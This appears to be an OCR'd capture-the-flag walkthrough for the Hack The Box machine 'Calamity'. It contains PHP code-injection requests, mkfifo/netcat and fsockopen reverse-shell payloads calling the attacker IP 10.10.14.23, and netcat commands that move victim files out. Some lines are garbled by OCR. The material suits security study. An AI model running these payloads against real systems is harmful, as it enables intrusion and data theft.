


if we do php tag








we have code execution
html=<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/-bin/sh -i 2>&1|nc 10.10.14.23 1234 >/tmp/f') ?>
url encoded




get reverse shell for seconde








find the files that have been modified withing 60min in home





Let's change the process we no longer netcat

```
GET /admin.php?html=<%3fphp+system('cp+/bin/nc+/dev/shm/saad')+%3f> HTTP/1.1
Host: 10.10.10.27
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://10.10.10.27/admin.php?html=%3C%3Fphp+-r+%27%24sock%3Dfsockopen%28%2210.10.14
c%28%22%2Fbin%2Fbash+-i+%3C%263+%3E%263+2%3E%263%22%29%3B%27+%3F%3E
Cookie: adminpowa=noonecares
Upgrade-Insecure-Requests: 1
```

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
GET /admin.php?html=<%3fphp+system('chmod+755+/dev/shm/saad')+%3f> HTTP/1.1
Host: 10.10.10.27
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://10.10.10.27/admin.php?html=%3C%3Fphp+-r+%27%24sock%3Dfsockopen%28%2210.10.14.23%22%2
c%28%22%2Fbin%2Fbash+-i+%3C%263+%3E%263+2%3E%263%22%29%3B%27+%3F%3E
Cookie: adminpowa=noonecares
Upgrade-Insecure-Requests: 1
```

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
GET /admin.php?html=
<%3fphp+system('rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|/dev/shm/saad+10.10.14.23+1234+>/tmp/f')+%3f> HTTP/1.1
Host: 10.10.10.27
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://10.10.10.27/admin.php?html=%3C%3Fphp+-r+%27%24sock%3Dfsockopen%28%2210.10.14.23%22%2C1234%29%3Bexec%28%22%2Fbin%2Fbash+-i+%
%263+%3E%263+2%3E%263%22%29%3B%27+%3F%3E
Cookie: adminpowa=noonecares
Upgrade-Insecure-Requests: 1
```

```
┌──(root💀kali)-[/Documents/htb/boxes/calamity]
└─# nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.27.
Ncat: Connection from 10.10.10.27:44916.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
$ cd /home/xalvas
$ ls -al
total 3180
drwxr-xr-x 7 xalvas xalvas    4096 Jun 29  2017 .
drwxr-xr-x 3 root   root      4096 Jun 27  2017 ..
-rw-r--r-- 1 xalvas xalvas     220 Jun 27  2017 .bash_logout
-rw-r--r-- 1 xalvas xalvas    3790 Jun 27  2017 .bashrc
drwx------ 2 xalvas xalvas    4096 Jun 27  2017 .cache
-rw-rw-r-- 1 xalvas xalvas      43 Jun 27  2017 .gdbinit
drwxrwxr-x 2 xalvas xalvas    4096 Jun 27  2017 .nano
-rw-r--r-- 1 xalvas xalvas     655 Jun 27  2017 .profile
-rw-r--r-- 1 xalvas xalvas       0 Jun 27  2017 .sudo_as_admin_successful
drwxr-xr-x 2 xalvas xalvas    4096 Jun 27  2017 alarmclocks
drwxr-x--- 2 root   xalvas    4096 Jun 29  2017 app
-rw-r--r-- 1 root   root       225 Jun 27  2017 dontforget.txt
-rw-r--r-- 1 root   root      1526 May 14 17:27 intrusions
drwxrwxr-x 4 xalvas xalvas    4096 Jun 27  2017 peda
-rw-r--r-- 1 xalvas xalvas 3196724 Jun 27  2017 recov.wav
-r--r--r-- 1 root   root        33 Jun 27  2017 user.txt
```

```
$ cd alarmclocks
$ ls
rick.wav
xouzouris.mp3
$ ls -al
total 5716
drwxr-xr-x 2 xalvas xalvas    4096 Jun 27  2017 .
drwxr-xr-x 7 xalvas xalvas    4096 Jun 29  2017 ..
-rw-r--r-- 1 root   root   3196668 Jun 27  2017 rick.wav
-rw-r--r-- 1 root   root   2645839 Jun 27  2017 xouzouris.mp3
```

```
$ /dev/shm/saad 10.10.14.23 999 < rick.wav
$ /dev/shm/saad 10.10.14.23 999 < xouzouris.mp3
```

```
┌──(root💀kali)-[/Documents/htb/boxes/calamity/xalvas]
└─# nc -lvnp 999 > rick.wav
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::999
Ncat: Listening on 0.0.0.0:999
Ncat: Connection from 10.10.10.27.
Ncat: Connection from 10.10.10.27:33448.
```

```
┌──(root💀kali)-[/Documents/htb/boxes/calamity/xalvas]
└─# nc -lvnp 999 > xouzouris.mp3
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::999
Ncat: Listening on 0.0.0.0:999
Ncat: Connection from 10.10.10.27.
Ncat: Connection from 10.10.10.27:33450.
```

```
$ cd ..
$ ls
alarmclocks
app
dontforget.txt
intrusions
peda
recov.wav
user.txt
$ /dev/shm/saad 10.10.14.23 999 < recov.wav
```


```
┌──(root💀kali)-[/Documents/htb/boxes/calamity/xalvas]
└─# nc -lvnp 999 > recov.wav
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on ::::999
